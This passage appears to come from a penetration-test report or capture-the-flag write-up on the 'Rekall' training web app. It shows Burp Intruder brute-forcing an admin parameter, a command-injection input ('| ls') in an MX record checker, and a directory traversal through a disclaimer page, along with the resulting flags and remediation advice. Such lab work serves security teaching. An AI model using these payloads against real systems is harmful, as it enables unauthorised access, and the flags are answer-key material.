
From: 001

To: 100

Step: 1

How many:

> Run




5. Intruder attack of 192.168.14.35 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Response
Pretty Raw Hex \n

Request	Payload	Status	Error	Timeout	Length	Comment
78	77	200	□	□	7510	
79	78	200	□	□	7510	
80	79	200	□	□	7510	
81	80	200	□	□	7510	
82	81	200	□	□	7510	
83	82	200	□	□	7510	
84	83	200	□	□	7510	
85	84	200	□	□	7510	
86	85	200	□	□	7510	
87	86	200	□	□	7510	
88	87	200	□	□	7556	
89	88	200	□	□	7510	
90	89	200	□	□	7510	
91	90	200	□	□	7510	

```
GET /admin_legal_data.php?admin=87 HTTP/1.1
Host: 192.168.14.35
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.14.35/Login.php
Cookie: security_level=0; PHPSESSID=i5qghnira347icgvlfspksjn41
Upgrade-Insecure-Requests: 1
```

Since “87” has a different length than the others, we can try this in the URL:






Admin Legal Documents - Restricted Area


Welcome Admin...



flag 14: dks93jdlsd7dj

Affected Hosts	192.168.14.35
Remediation	To remediate Session Management attacks: ● Use strong session IDs that are random, long, and not based on predictable patterns. ● Use secure communication protocols such as HTTPS to protect sensitive data in transit. ● Implement session timeouts that force users to reauthenticate after a certain time of inactivity. ● Implement access controls that ensure users can only perform actions and access information that they are specifically authorized to access. ● Review access logs to detect any unauthorized access attempts or suspicious activity.



Vulnerability 15	Findings
Title	Attacking Rekall's Web Application, Flag 15
Type	Web app
Risk Rating	High
Description	Directory Traversal
Images	On the disclaimer page. Use Flag 10 Exploit to find the hidden directory. Check out the file extension and change it as needed.  192.168.14.35/Welcome.php Welcome Welcome to Recall rekall - Google Search Login REKALL CORPORATION LEAVE US A COMMENT REKALL DISCLAIMER > Rekall Disclaimer  192.168.14.35/disclaimer.php?page=disclaimer_2.txt Welcome Welcome to Recall rekall - Google Search Login REKALL CORPORATION "New" Rekall Disclaimer Going to Rekall may introduce minimal risk 99% of our customers have had no side effects! Use ls to find txt files: Go back to networking.php to do MX Record Check www.welcometorecall.com | ls output:

	 192.168.14.35/networking.php REKALL CORPORATION Home www.example.com Lookup MX Record Checker v.welcometorecall.com | ls Check your MX 666 About-Rekall.backup2 About-Rekall.css About-Rekall.php About.css About.html Contact.css Contact.html Contact.php Home.css Home.html Login.bak Login.css Login.html Login.php Login.php.old2 Memory-Planner.css Memory-Planner.php Memory_old Page-1.css Page-1.html Planner.php Welcome.css Welcome.php Welcome.php_old admin admin_legal_data.php aim.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt captcha.php captcha_box.php clickjacking.php combined.out commandi.php commandi_blind.php comments.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag11 fonts functions_external.php heartbleed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php htmli_get.php htmli_post.php htmli_stored.php http_response_splitting.php http_verb_tampering.php images index.html index.old index.php info.php info_install.php information_disclosure_1.php CTL + F "disclaimer" to find: disclaimer.php disclaimer_2.txt


	 ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bugs.txt bugs_owasp_top10_2010.txt captcha.php captcha_box.php clickjacking.php combined.out commandi.php commandi_blind.php comments.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag11 fonts functions_external.php heartbleed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php htmli_get.php htmli_post.php htmli_stored.php http_response_splitting.php http_verb_tampering.php images index.html index.old index.php info.php info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php install.php insuff_transport_layer_protect.php jon1.txt jon10.php jon11.php jon12.php jon2.php jon3.php jon4.php jon5.php jon6.php jon7.php jon8.php jon9.php jquery.js js lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldapi.php login.php login_old.php logout.php maili.php manual_interv.php message.txt mysqli_ps.php networking.php new.php nicepage.css nicepage.js old_disclaimers password_change.php passwords php_cgi.php php_eval.php phpi.php phpinfo.php portal.bak portal.php using context clues, try disclaimer.txt and disclaimer_1.txt for previous versions: and using old_disclaimers as directory

	 REKALL CORPORATION information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php install.php insuff_transport_layer_protect.php jon1.txt jon10.php jon11.php jon12.php jon2.php jon3.php jon4.php jon5.php jon6.php jon7.php jon8.php jon9.php jquery.js js lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldapi.php login.php login_old.php logout.php maili.php manual_interv.php message.txt mysqli_ps.php networking.php new.php nicepage.css nicepage.js old_disclaimers password_change.php passwords php_cgi.php php_eval.php phpi.php phpinfo.php portal.bak portal.php portal.zip reset.php restrict_device_access.php restrict_folder_access.php rlfi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php secret_change.php secret_html.php security.php =old_disclaimers/disclaimer.txt =old_disclaimers/disclaimer_1.txt  192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt REKALL CORPORATION "New" Rekall Disclaimer Going to Rekall may introduce risk: Please seek medical assistance if you experience: - Headache - Vertigo - Swelling - Nausea Congrats, flag 15 is dksdf7sjd5sg **flag 15: dksdf7sjd5sg**
Affected Hosts	192.168.14.35

